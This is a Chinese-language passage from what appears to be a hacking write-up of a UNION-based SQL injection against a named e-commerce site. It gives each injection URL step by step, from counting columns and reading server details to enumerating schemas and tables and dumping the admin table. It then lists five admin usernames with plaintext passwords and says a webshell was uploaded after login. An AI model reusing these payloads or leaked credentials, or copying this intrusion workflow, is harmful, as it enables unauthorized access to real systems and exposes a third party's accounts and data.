
**https://purply.in/product-detail.php?pid=-1368 +UNION+ALL+SELECT+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32 -- - 有了确切的字段个数,我们就可以利用union把对应的数据显示位都给爆出来,注意,因为这里是mysql,所以我的是数字,如果是mssql或者oracel,再或者是pgsql,数字可能就不行了,你可能需要用null来代替数字,因为union要求前后查询的语句必须保证数据类型和个数完全一致,不然就会报错**




**https://purply.in/product-detail.php?pid=-1368 +UNION+ALL+SELECT+1,2,database(),4,version(),user(),7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32 -- - 现在显示位有了,我们就可以正常的查各种数据了,首先,先搜集好各种数据库信息**




**https://purply.in/product-detail.php?pid=-1368 +UNION+ALL+SELECT+1,2,@@datadir,4,@@basedir,@@version\_compile\_os,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32 -- - 从搜集的信息来看,目标是linux机器,普通数据库用户权限,路径信息如下...**




**https://purply.in/product-detail.php?pid=-1368 +UNION+ALL+SELECT+1,2,@@datadir,4,@@basedir,@@hostname,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32 -- - 从hostname里我们看到,这又是台虚拟机**




**https://purply.in/product-detail.php?pid=-1368 +UNION+ALL+SELECT+1,2,@@datadir,4,group\_concat(schema\_name,' | '),6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32 from information\_schema.schemata -- - 我们看到当前数据库用户有权限看到的只有这两个库,其实,只有一个有用,继续找管理表**




**https://purply.in/product-detail.php?pid=-1368 +UNION+ALL+SELECT+1,2,@@datadir,4,group\_concat(table\_name,' | '),6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32 from information\_schema.tables where table\_schema=0x64625f707572706c79-- -很显然,’purply\_admin’很可能就是我们要的管理表,继续查管理表的所有字段名,注意后面的数据库名,实际中最好16进制编码下**



**https://purply.in/product-detail.php?pid=-1368 +UNION+ALL+SELECT+1,2,@@datadir,4,group\_concat(column\_name,' | '),6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32 from information\_schema.columns where table\_name=0x707572706c795f61646d696e-- - 管理表有了,字段名也有了,剩下的就是把账号密码查出来,今天的注入常规union注入方法就可以收工了,注意,这里的表名最还是编码下**



**https://purply.in/product-detail.php?pid=-1368 +UNION+ALL+SELECT+1,2,admin\_username,4,admin\_password,admin\_type,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32 from purply\_admin limit 4,1 -- - 其实,我在遍历到第四条数据的时候看到了admin,然后就理所当然的以为是他们的管理员,但其实,这只是其中一个权限很低的管理员,这也是进后台以后才发现的,有些操作坐不了,在后台入口就可以看到,你要选择对应的用户类型登陆,’superman’才是真正的超级管理员,它对应的实际用户是’ purply’,至于进去以后的事情就很简单了,果断传了webshell连之**



**0x03 后台所有用户的账号密码如下,可以看到,直接明文,先不说程序员的代码写的有多烂,起码的意识都没有**

**purply purply@2\*16 | 1**


**purplybanjara banjara2016 | 3**


**operations purply2016 | 4**

**photo.shoot pr0duct52016 | 2**


**admin purply2016 | 5**

**0x04 下面是我用 ‘admin’账号实际登进去的效果,也是进去之后才发现,有很多东西这个用户是看不到也没权限操作的**

